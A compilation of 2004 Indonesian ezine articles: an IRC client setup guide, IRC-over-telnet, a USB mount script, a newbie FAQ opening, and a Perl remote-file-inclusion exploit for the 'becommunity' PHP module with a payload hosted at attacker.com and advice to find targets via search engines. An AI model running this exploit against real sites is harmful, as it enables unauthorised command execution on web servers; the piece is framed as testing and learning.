
--enable-sound

untuk membuat BitchX anda bersuara , nggak cuma beep..beep :) , hanya dapat digunakan oleh gtkBitchX

--with-tcl

untuk mengaktifkan tcl support , digunakan untuk scripting. Untuk melakukan hal ini, anda harus mengcopy file tcl-linux.o di dir BitchX/ menjadi BitchX/source/tcl.o . Anda juga harus memiliki tcl terinstall dengan baik. Catatan, untuk pengguna SuSE (mungkin juga distro yang lain) anda membutuhkan symlink di /usr/lib (cd /usr/lib ; ln -s tcl8.x.so tcl.so ; tcl8.x diganti sesuai yang terinstall di sistem anda)

--with-plugins



mengaktifkan plugins support , BitchX merupakan irc client yang sangat "kaya" , dengan plugins ini , anda bisa merubah BitchX anda dari sebuah irc client menjadi napster client , AOL client , yahoo messenger , dan berbagai macam feature-feature menarik lainnya (recommended) .

--with-maildir=/path

mengaktifkan qmail support , dengan menunjukan maildir anda, standar = \$HOME/Maildir

--with-default-server

jika anda membutuhkan default server yang akan dipakai BitchX

--with-ipv6-support

mengaktifkan support ipv6 , sistem ip masa depan dengan 6 blok. kernel anda juga harus mempunyai support ini jika anda ingin mengaktikannya . (kayaknya belum butuhin buat saat ini ;)~)

--with-socks =

untuk mengaktifkan socks support , bagi anda-anda yang berada di belakang firewall . anda harus memiliki socks terinstall di sistem .

--enable-cdrom =

jika anda ingin mengakses cdrom lewat BitchX anda

\$ make

Instalasi

Jika anda tidak punya akses root , atau gak pengen bagi-bagi nich BitchX buat yang lain, anda bisa melakukan instalasi local di home directory dengan cara :

\$ make install_local

Jika anda mempunyai akses root , dan ingin menginstalasi BitchX di sistem sehingga bisa dipakai semua user, lakukan :

\$ su

akan terdapat prompt password , isikan password root

make install

Konfigurasi


BitchX hasil instalasi anda tadi, dapat digunakan segera , dengan sintaks

BitchX [nick] [server]

Contoh : BitchX ^dodol^ irc.dal.net

Tapi jika anda ingin yang lebih praktis tidak ingin nulis panjang-panjang, mudah saja anda bisa menuliskannya di profil anda. Jika anda menggunakan bash sebagai interpreter anda , anda bisa menambahkan hal semacam ini di file ~/.bashrc anda .

```
export IRCNICK="tukang_chatting"
export IRCNAME="sleighter is a lewser"
export IRCSERVER="irc.ngaco.net"
export IRCPORT="6667"
```



selanjutnya , anda tinggal menjalankan perintah 'BitchX' untuk memulai ber-irc ria .

BitchX akan segera menuju irc.ngaco.net dengan nickname tukang_chatting :) .

Feature standar

Ada banyak feature standar BitchX , yang kurang dimengerti banyak orang yang mengakibatkan BitchX "difitnah" sebagai irc client yang kurang bagus.

Sedikit diantaranya akan saya utarakan disini .

BitchX dapat menyimpan semua konfigurasinya di satu file, yaitu .bitchxrc . File ini akan dibaca oleh BitchX setiap di dieksekusi.

Contohnya loading script, plugins, berbagai macam setting , binding function, dan lain sebagainya.

Contoh bitchxrc ini bisa anda dapatkan di %prefix/lib/bx/script.

BitchX bisa memiliki banyak window. Anda bisa menambah jumlah window di BitchX dengan perintah /window new.

Window anda akan segera terbelah menjadi 2 , lumayan mengganggu :)

Jika anda ingin membuat window baru yang terpisah, gunakan

```
/window new hide
```

Anda bisa berpindah window dengan alt+angka.

Ini dapat di otomatisasi dengan

```
/set join_new_window on
```


```
/set query_new_window on
```

tetapi hal ini akan cukup merepotkan bagi yang mempunyai gebetan banyak, karena mungkin saja gebetan itu akan dimasukan ke window 11 oleh BitchX, window yang tak terjangkau tangan kita :) .

Saya sendiri lebih suka mengotomatisasi dengan cara menambahkan command pembuatan window di file konfigurasi.bitchxrc,
^window new hide

sebanyak 9 baris di .bitchxrc :) BitchX bukan hanya sebuah irc client . selain sebagai irc client , seperti telah saya sebutkan di atas , BitchX bisa "berubah" menjadi napster client , American AOL instant messenger , mp3 player , ftp client , mail client (semuanya tersedia di BitchX versi ini), yahoo messenger (perlu download plugins baru) , dan beberapa macam fungsi lainnya .

Beberapa command yang mungkin berguna bagi anda



a. /help , anda tentu tahu untuk apa perintah ini :). dari sinilah saya belajar semua ini.

b. /unig , untuk meng-unignore . jika gagal (mungkin gagal untuk nickname diatas 8 huruf) anda bisa melihat ignore list terlebih dahulu dengan command /ignore, kemudian melakukan /ignore yang@tertera.di.ignore.list NONE

c. /chat atau /nochat , untuk menerima atau menolak dcc chat

d. /msg = , untuk 'ngobrol' pada dcc chat

e. /l , meninggalkan suatu channel

f. /q untuk membuka 'dedicated chat';)~ dengan seseorang , ditutup dengan /q

g. /quit :)

Penutup

Jika anda masih mempunyai masalah dengan BitchX anda , atau merasa tulisan saya ini masih kurang , silakan datang ke :

#BitchX efnet, channel resmi pertolongan untuk BitchX

#antihackerlink,#e-c-h-o dalnet, markas besar penulis, atau

#coreBSD efnet

atau email ke : edward@bitchx.org , panasync , the BitchX creator
Dan jangan lupa ..don't be too lame to read BitchX.doc :)

made in bandung, 0817 212 431 - 0856 217 3007
arif.wicaksono@coreBSD.or.id

maha benar tuhan dengan segala firmanNya


REFERENSI a.k.a bacaan :
jamal-indolinux

*greetz to:

1. Allah SWT, papaku yang lagi sakit, mamaku yang perhatian, dan semua komunitas underground indonesia yang nggak bisa disebut satu persatu
2.Indonesia security team won Hacking the box competition Kuala Lumpur,
<http://forum.hackinthebox.org/viewforum.php?f=39>, ANTIHACKERLINK IS THE BEST, THX to m0s team!!!!!!”

kiriman kritik && saran ke sysadmin@belihosting.com,
sakitjiwa@antihackerlink.or.id, sakitjiwa@corebsd.or.id,
sakit.jiwa@unix.net

kalau.andakurang.puas.silahkan.kontak.kami - 0817 212 431 24 jam :)
Delete Reply Forward Not Spam



BER-IRC MENGGUNAKAN TELNET CLIENT

Author: sandal || sandal@gamebox.net

Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Waktu itu, saya sedang iseng di chanel #irchelp mencari tahu cara pembuatan script mIRC, dan beberapa hal tentang IRC. Maklum, saya gak hobi ceting, paling cuma nongkrong doang.

Kebetulan saya mempunyai beberapa IRC client di rumah, yang saya jalankan pada localhost menggunakan BIRCD (Beware IRC Daemon [Demit?]). Sehingga ntar saya bisa latihan tanpa harus online. Soalnya, kompie di rumah gak bisa buat OL T_T

Lalu saya bertanya pada penghuni #irchelp (yang semuanya baik hati) tentang IRC client yang imut yang mereka tahu. Lalu ada yang bertanya, "imut bagaimana maksudnya?"

Lalu saya jelaskan bahwa saya ingin IRC client yang ukurannya kecil.

<SaiDawi> you can use old version of mIRC. I have all.

<sandal> um.. I mean, the client that I don't have to install

<SaiDawi> you can copy only the exe, the rest are yours :P

<@jaban> dal.net has the web version, you can use w/out any client

Jawaban mereka belum memuaskan keingintahuan saya. Iseng tiba-tiba terpikirkan kemungkinan untuk ceting memakai telnet. Telnet yang saya maksud bukan melalui remote shell, tapi menggunakan client telnet.

Lalu di warnet itu juga saya telnet ke DAL.net

```
C:\WINDOWS>telnet irc.dal.net 6667
```


Lalu muncul:

```
NOTICE AUTH :*** Checking Ident
```

```
NOTICE AUTH :*** No ident response
```

Blah.... trus gimana nih? Saya tuliskan perintah-perintah IRC yang saya tahu. Saya coba ketik perintah HELP, siapa tahu Daemonnya baik hati mau memberitahu apa yang harus di-lakukan.

```
NOTICE AUTH :*** Checking Ident
```



```
NOTICE AUTH :*** No ident response
HELP
:irc.dal.net 451 HELP :Register first.
```

Gludak! Tambah bingung nih. Saya coba perintah REGISTER, siapa tahu berhasil.

```
NOTICE AUTH :*** Checking Ident
NOTICE AUTH :*** No ident response
HELP
:irc.dal.net 451 HELP :Register first.
register sandal passwordku sandal@bonbon.net
```

Gak muncul apa-apa. Gimana nih????

Dalam kekalutan hati, tiba-tiba saya teringat om Google yang baik hati.

JREEENG!!!! Saya menemukannya. Coba deh ke free2code.com (apa .net ya?).

Inilah yang harus dilakukan untuk cetting menggunakan telnet. Kali ini saya menggunakan localhost, biar gak perlu online :P Jangan lupa server IRC-nya dihidupin dulu.

```
C:\WINDOWS>telnet 127.0.0.1 6667
NOTICE AUTH :*** Checking Ident
NOTICE AUTH :*** No ident response
```

Kemudian masukkan data kita, dengan format:

```
USER [NAMA] [HOST] [HOST] [:NAMA ASELI]
user sandal localhost localhost :Tes Ajah
```

Pemakaian titik dua ":", hanya jika nama aseli lebih dari satu kata. Untuk host, baik sedang online atau tidak, nama localhost tetap bisa dipakai kok. Saya sendiri belum begitu mudeng tentang hal ini :D


Kok gak muncul apa-apa? Jangan khawatir, lanjut ke perintah berikutnya. Yaitu menentukan nick yang akan dipakai.

```
NICK [YOURNICKNAME]
nick sandal
```

Jika berhasil, server akan nge-ping ke kita. Agar dianggep hidup, kita harus membalasnya dengan pong.

```
PING :1100108772
```

Balas dengan:




PONG :1100108772 <-- angka sesuai yang muncul di ping.

Jika berhasil, maka akan muncul keterangan server tersebut, termasuk juga MOTD-nya (Message Of The Day).

Berikut lengkapnya. Tanda [] saya gunakan untuk membedakan input dengan output. Pada pemakaian sebenarnya, TIDAK menggunakan tanda tersebut. Jadi yang berada dalam "[]" adalah apa yang harus kita tuliskan

```
C:\WINDOWS>telnet 127.0.0.1 6667
NOTICE AUTH :*** Checking Ident
NOTICE AUTH :*** No ident response
[user sandal localhost localhost :Namaku Sandal]
[nick sandal]
PING :615981036
[PONG :615981036]
:server.dian.sastro 001 sandal :Welcome to the Internet Relay Network sandal
:server.dian.sastro 002 sandal :Your host is server.dian.sastro, running version
                                beware1.5.7
:server.dian.sastro 003 sandal :This server was created Tue Jul 13 2004 at
                                20:36:07 GMT
:server.dian.sastro 004 sandal server.dian.sastro beware1.5.7 dgikoswx
                                biklmnoprstv
:server.dian.sastro 005 sandal MAP SILENCE=15 WHOX WALLCHOPS
                                WALLVOICES USERIP CPRIVMSG
                                CNOTICE MODES=6 MAXCHANNELS=10
                                MAXBANS=45 :are supported
                                by this server
:server.dian.sastro 005 sandal NICKLEN=9 TOPICLEN=160 AWAYLEN=160
                                KICKLEN=160 CHANTYPES=#&
                                PREFIX=(ov)@+ CHANMODES=b,k,l,rimnpst
                                CASEMAPPING=rfc1459
                                :are supported by this server
:server.dian.sastro 251 sandal :There are 1 users and 0 invisible on 1 servers
:server.dian.sastro 255 sandal :I have 1 clients and 0 servers
:server.dian.sastro NOTICE sandal :Highest connection count: 1 (1 clients)
:server.dian.sastro 422 sandal :MOTD File is missing
:server.dian.sastro NOTICE sandal :on 1 ca 1(4) ft 10(10)
```

Selanjutnya adalah menentukan channel yang akan kita gunakan. Perintah-perintah mIRC pada umumnya bisa kita gunakan di sini. Bedanya adalah pada telnet, kita tidak menggunakan tanda "/" (garis miring).



```
join #cinta
:sandal!~sandal@server.dian.sastro JOIN :#cinta
:server.dian.sastro 353 sandal = #cinta :@sandal
:server.dian.sastro 366 sandal #cinta :End of /NAMES list.
```

Tiba-tiba ada yang gabung dan menyapa kita.

```
:jeki!admin@server.dian.sastro JOIN :#cinta
:jeki!admin@server.dian.sastro PRIVMSG #cinta :hai sandal
```

Lalu kita balas. Format penulisan adalah: "PRIVMSG [#channel] [:isi pesan]".
Ingat, tanda ":" dipakai karena isi pesan lebih dari satu kata.

```
privmsg #cinta :hai juga jeki
```

Tiba-tiba di monitor muncul tulisan PING :server.dian.sastro, itu artinya server pengen tau kita masih hidup apa enggak. Untuk itu harus dibales dengan PONG.

```
PING :server.dian.sastro
PONG :server.dian.sastro <-- sesuai yang muncul di PING
```

Pokoknya setiap muncul PING :***** kita harus membalasnya dengan PONG
:*****.

Jika tidak, maka server akan menganggap kita udah mati dan memutuskan koneksi.


Bagaimana jika ingin melakukan query/pesan pribadi?
Hampir sama dengan mengirim pesan ke channel. Bedanya, nama channel diganti dengan nickname.

```
PRIVMSG jeki :apa kabar ente jek?
```

Well, itu saja yang bisa saya sampaikan, soale saya juga lom banyak tahu.
Silahkan dieksplorasi, agar lebih memahami.

Semoga bisa menambah pengetahuan teman-teman, dan bagi yang sudah menguasainya,
mohon pencerahan jika terdapat kesalahan dalam tulisan ini.

REFERENSI a.k.a bacaan :
<http://www.google.com>
<http://free2code.net>
#irchelp at irc.dal.net



*greetz to:


Martia at UNNES,
Beta aka Bendot at Forestry UGM
BFC, MLFC, Kurotagusu, eyes|only
Anti|Dian|Sastro

=====

Sandal

=====

mail to : sandal@gamebox.net
homepage : <http://sancta-martia.tk>
project : PyCO [Python Chat Only], an IRC client : 40%
written : Tuesday, 21 September 2004 [10:59:44] +7



Remote Command Execution EXPLOIT for Becommunity (Testing Only)

Author: y3dips || y3dips@echo.or.id

Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Pengantar

Salam Berbagi, kali ini aku cuma coba coba membuat exploit untuk advisories yang aku buat dengan script perl, ini cuma buat latihan (biar gak lupa perl) sekaligus memudahkan mengecek tanpa perlu browser, oh iya exploit ini juga cuma buat testing, alias gak bisa langsung pake (takut berbahaya)

Kalo temen temen yang ngerti programing n bisa meraciknya , maka script ini dapat di buat berbahaya dan dapat digunakan untuk metode injection lainnya alias tidak hanya untuk "becommunity" ini :)

Terakhir dari aku, semoga ini bermanfaat dan dapat digunakan sebaik baiknya untuk pembelajaran bersama

C0re

Berikut potongan Advisories yang aku buat dan telah aku post ke berbagai situs security dan juga di publish di echo.or.id

--[snip]--

/*taken from <http://echo.or.id/adv/adv06-y3dips-2004.txt>

Affected software description:


~~~~~

E-market is commercial software made by korean company, includes shopping mall, community , e-crm (e-customer relationship management) , group buying ,weblog, auction, estimate sheet , and other features

web : <http://www.nt.co.kr>  
<http://www.bbs2000.co.kr>

Risk: very high ( \*\*\*\*\* )

most off all korean sites that handle e-shop , e-banking,... use this d\*\*n software



else, no more info could get cause the site in korean language :(

-----

### Vulnerabilities:

~~~~~

Remote command execution on 'becommunity' (modules that support by BBS e-market professional) makes insecure calls to the include() function of PHP (works on "pageurl= " functions) which can allow the inclusion of remote files, and thereby the execution of arbitrary commands by remote user with the web server user permissions, usually 'nobody' .

`http://[TARGET]/becommunity/community/index.php?pageurl=[injection URL]`

--[snip]--

Coding Time

Yupe, sekarang mari kita racik exploitnya, pertama tama karena ini metode injection maka kita tetap harus menyiapkan script php di url lain yang akan di eksekusi oleh webserver target nantinya.

kita buat dulu file tes.txt yang isinya kurang lebih seperti ini


-- cut --

```
<?
echo "".passthru(' id ')."";
?>
```

-- cut --

simpan di situs yang anda miliki sehingga URL yang kita dapat adalah
`http://www.attacker.com/tes.txt`

sekarang kita buat scriptnya,



```
-----xplo.pl-----

#!/usr/bin/perl -w

# Remote Testing becommunity by y3dips [for testing only]
# Bug find by y3dips , published at http://echo.or.id/adv/adv06-y3dips-2004.txt

print " * Remote Testing becommunity by y3dips *\n";

require LWP::UserAgent;

if(@ARGV == 2)
{

$target= $ARGV[0]; #ambil inputan url target , eg : www.target.com
$xploit= $ARGV[1]; #ambil inputan url exploit ,eg:www.attacker.com/tes.txt

my $ua = LWP::UserAgent->new;
$ua->agent("MSIE/6.0 Windows");
$ua->timeout(10);
$ua->env_proxy;

$url = "http://$target/becomunity/community/index.php?pageurl=$xploit";

my $injek = $ua->get($url);

    print "-----\n";

    if ($injek->is_success)
        { print (" $target Sepertinya Vulnerable\n"); }
    else { print (" $target Sepertinya Tidak Vulnerable\n"); }


    print "-----\n";

}

else{
print "Gunakan: perl $0 [www.target] [xplo.txt] \n"; #Help options
}

#EOF y3dips(c)2004

-----eof-----
```



Sekarang kita coba jalankan exploitnya , sengaja aku cobakan di windows XP, dengan harapan teman teman lebih mudah menggunakannya (cukup gunakan Active State Perl)

Mari kita mulai,

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\y3dips>f:
```

```
F:\>perl xplo.pl
* Remote Testing becommunity by y3dips *
Gunakan: perl xplo.pl [www.target] [xplo.txt]
```

Apabila ternyata gagal maka akan menampilkan,

```
F:\>perl Xplo.pl www.dudul.com www.attacker.com/tes.txt
* Remote Testing becommunity by y3dips *
-----
www.dudul.com Sepertinya Tidak Vulnerable
-----
```


Sedangkan jika berhasil,

```
F:\>perl Xplo.pl www.target.com www.attacker.com/tes.txt
* Remote Testing becommunity by y3dips *
-----
www.target.com Sepertinya Vulnerable
-----
```

berarti www.target.com kemungkinan besar masih bisa kita injeksi ^_*

Oh iya , untuk target silakan gunakan search engine :) , soalnya kalo sekalian dilengkapi google bisa panjang banget, yang penting kan maksudnya ngerti (hehe padahal aku aja yang males) Oh ya, kalo anda berfikir kita kudu cari di google dulu, itukan pake browser juga, kenapa gak sekalian aja injek via url (hehehe, kamu benar :D) tetapi kan tujuan kita belajar bikin exploits :) (pinter banget nge-lesnya kayak tukang bajaj*, hue hue)

*mungkin target yang vulnerable sudah sangat sedikit sekali dikarenakan advisories ini sudah di publish pada awal september ke situs2 security (Eg:securityfocus.com)



sehingga kalo banyak yang gagal bukan kesalahan scriptnya, tetapi memang sudah di patch semua, dan pula artikel ini bukan untuk mencari yang vulnerable tetapi agar teman teman dapat menyerap ilmunya :)

Penutup

Semoga Artikel sederhana ini dapat menjadi berguna bagi kita semuanya, jika ada kata kata yang salah,aku minta maaf, pada ALLAH aku mohon ampun.

REference

- [1]. <http://echo.or.id/adv/adv06-y3dips-2004.txt> , Becommunity Example
- [2]. e-book perl yang aku donlod gratis dan memberi banyak ilmu :
 - Advanced Perl programing
 - Learning Perl the HArD Way
 - Perl Programmer Reference Guide
 - Picking Up perl
- [3]. Contoh script perl dari temen temen yang dah jago jago :)


*greetz to:

[echostaff : moby, comex, the_Day, z3r0byt3, K-159, c-a-s-e, S'to]
{ISICteam : yudhax, anton, balai_melayu, wisnu, biatch-X },

anak anak newbie_hacker[at]yahoogroups.com , #e-c-h-o , #aikmel

kirinkan kritik && saran ke y3dips[at]echo.or.id

/0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004



Membuat program kecil untuk Flashdisk

Author: y3dips || y3dips@echo.or.id

Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Pengantar

artikel ini cuma buat bersenang senang saja, sekalian belajar programing. khususnya buat yang ingin belajar "bash" programing, dan juga refresing. Buat yang dah bisa, buat yang "master" ,saya mohon maaf nih kalo 'malu-maluin. Namanya juga baru belajar :),terus terang skrip itu sebenarnya dah lama saya buat, tetapi bukan untuk flashdisk :D , karena iseng yach jadi deh di buat untuk mounting usb flashdisk :)

Oh ya, artikel ini khusus buat linux kamu (distro) yang belum secara otomatis mounting usb flashdisk kamu ? , ini aku coba di fedora core release 1 (yarrow) yang aku gunakan.

CORE

Pertama tama buat dahulu direktori "fl"<nama terserah> di /mnt untuk tempat mounting flashdisk kita nantinya (buat yang gak tau "mount" bisa baca baca dokumentasi tentang "mount" atau ketik "man mount")


```
#mkdir /mnt/fl
```

Koneksikan flashdisk yang kamu miliki ke port USB yang ada di PC/laptop kamu, selanjutnya gunakan perintah "dmesg" untuk melihat informasi usb flashdisk yang kamu miliki :

```
#dmesg
```

---snip----

```
hub.c: new USB device 00:05.2-2, assigned address 2
hub.c: USB hub found
hub.c: 1 port detected
hub.c: new USB device 00:05.2-2.1, assigned address 3
usb.c: USB device 3 (vend/prod 0x67b/0x2517) is not claimed by any active driver.
Initializing USB Mass Storage driver...
usb.c: registered new driver usb-storage
scsi0 : SCSI emulation for USB Mass Storage devices
```



```
Vendor: USB 2.0  Model: Flash Disk    Rev: PROL
Type:  Direct-Access                ANSI SCSI revision: 02
WARNING: USB Mass Storage data integrity not assured
USB Mass Storage device found at 3
USB Mass Storage support registered.
Attached scsi removable disk sda at scsi0, channel 0, id 0, lun 0
SCSI device sda: 256000 512-byte hdwr sectors (131 MB)
sda: Write Protect is off
sda: sda1 sda2 sda3 sda4
```

---snip----

ternyata USB Flashdisk yang kamu miliki dikenali ,dan di attached di sda
sebenarnya kamu bisa langsung melakukan mounting dengan mengetikkan

```
#mount /dev/sda /mnt/fl
```

tetapi kita gunakan cara berikut ,

selanjutnya definisikan hardware yang kamu miliki di file /etc/fstab

bisa dengan

```
#vi /etc/fstab
```

dan tambahkan

```
/dev/sda      /mnt/fl      vfat  defaults
```


atau dengan,

```
#echo "/dev/sda      /mnt/fl      vfat  defaults" >> /etc/fstab
```

sebenarnya kita tinggal melakukan mounting saja, tetapi biar lebih mudah
kita bisa membuat skrip kecil untuk mempermudah

--- script ----

```
#!/bin/bash
case "$1" in
M)
echo -n "Mount Flashdisk "
```



```
mount /mnt/fl
echo
;;

U)
echo -n "Unmount Flashdisk"
echo
umount /mnt/fl
;;
*)
echo "Gunakan : $0 { M (mount) | U (unmount) }"
exit 1
esac
exit 0
```

--- [EOF] ----

Simpan dengan nama "flash" , set permission "execute" dengan mengetikkan

```
#chmod 755 flash ,atau
```

```
#chmod +x flash
```

selanjutnya skrip kecil kita siap untuk di manfaatkan seperlunya :), setiap anda selesai mengkoneksikannya anda tidak perlu mengetikkan

```
#mount /mnt/fl
```

coba anda aksekusi file ./flash

```
#!/flash
Gunakan : ./flash { M (mount) | U (unmount) }
```


untuk melakukan mounting cukup dengan

```
#!/flash M
Mount Flashdisk
```

sedangkan untuk mengUnmountnya

```
#!/flash U
Unmount Flashdisk
```

Done !!!



*you have to be root to do this all


greetz to:

[echostaff : moby, comex, the_Day, z3r0byt3, K-159, c-a-s-e, S'to]
{ISICteam : yudhax, anton, balai_melayu, wisnu, biatch-X },

anak anak newbie_hacker[at]yahoogroups.com , #e-c-h-o , #aikmel

kirimkan kritik && saran ke y3dips[at]echo.or.id

/0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004



F.A.Q for NEWBIES Version 1.0

Author: y3dips || y3dips@echo.or.id

Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Intr0

Tulisan ini aku buat karena aku menyadari susahnyanya menjadi newbie , newbie yang nanya kesana kemari dengan harapan dapet jawaban yang jelas, tetapi malah di kerjain, di isengin bahkan di boongin, lebih parahnyanya lagi kalo cuma di ajarin cara instan, trust me ? bisa deface 1,2, 4, ... 1000 sites tidak menjadikan kamu hacker !!! pengen terkenal ? yupe kamu berhasil !! (mohon maaf juga , jika semua yang baca bilang kalo aku munafik,aku akuin kl aku juga pernah mendeface ,but tidak ada kata terlambat untuk menyadarinya)

